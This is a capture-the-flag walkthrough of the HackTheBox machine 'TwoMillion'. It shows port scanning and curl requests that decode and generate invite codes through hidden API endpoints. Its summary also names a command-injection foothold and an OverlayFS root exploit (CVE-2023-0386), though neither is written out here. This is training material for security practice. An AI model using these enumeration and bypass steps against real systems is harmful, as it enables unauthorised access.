TwoMillion

Note: As part of the HackTheBox Free Tier since day one, this machine is fully accessible—go spin it up and practice along!
Summary
TwoMillion is a nostalgic Linux machine that brings back the old-school HackTheBox platform, showing how hidden APIs and an outdated kernel can lead to a full compromise. The initial foothold is gained by bypassing the classic invite-code to register an account, abusing API endpoints to elevate to Administrator, and exploiting a command injection flaw in the VPN generation endpoint for a shell. After pivoting to the admin user via password reuse found in a .env file, we easily escalate to root by weaponizing an OverlayFS vulnerability (CVE-2023-0386).
Scanning
Using rustscan to get all tcp ports and pass them to nmap
1
rustscan -a 10.129.229.66 --ulimit 5000 -- -n -Pn -sCV -vvv -oN 2million.out
 Rustcan in action
We have a domain to add into our /etc/hosts file
 Scan Output
Web Enum - HTB Old Challenge
We are in front of the old-fashioned HackTheBox website, it looks similar and has the same challenge to register an account.
 old-school HackTheBox website
Here is the login panel but we don’t have a valid account to use it.
 Login Panel
Making our Invite Code
There is a function similar to the old-one HackTheBox used to have in their page to make us create an invitation code to register an account.
 Join HTB
 Invite Endpoint
If we check for the requested files when loading this /invite endpoint, we noticed there is an interesting js file.
 JS File
Let’s check it
1
curl -s http://2million.htb/js/inviteapi.min.js
 inviteapi file
Looks like it has been obfuscated but we can use online resources to get the actual info. js-beautify
 JS Beautifier
According to the code, we need to send a POST request to /api/v1/invite/how/to/generate. They are using ROT13 to hide the information.
1
curl -s -X POST http://2million.htb/api/v1/invite/how/to/generate | jq
 ROT13
ROT13
For this next step you may use online tools but ROT13 can be decoded with the following command:
1
2
❯ curl -s -X POST http://2million.htb/api/v1/invite/how/to/generate | jq '.data.data' -r | tr '[A-Za-z]' '[N-ZA-Mn-za-m]'
In order to generate the invite code, make a POST request to /api/v1/invite/generate
Finally we have another endpoint to create an invitation code
1
curl -s -X POST http://2million.htb/api/v1/invite/generate | jq
 Generate B64 codes
In this case, they are using Base64 and this is even simpler to decode as shown below:
1
2
❯ curl -s -X POST http://2million.htb/api/v1/invite/generate | jq '.data.code' -r | base64 -d
Z6C2X-45E1A-Q2NP5-T77PM
We have a method to create valid invitation codes, you can verify them using this endpoint /api/v1/invite/verify
1
curl -s -X POST http://2million.htb/api/v1/invite/verify -d 'code=LZGP2-VWMK2-FXNSF-V25RW' | jq
 Verify Invite Code
Initial Access - Command Injection
Once having a valid invitation code, we will redirected to the registration panel. Create your account to continue!
 Account setup
There is no much useful to do in this dashboard. however now that we are authenticated we can continue enumerating the API.
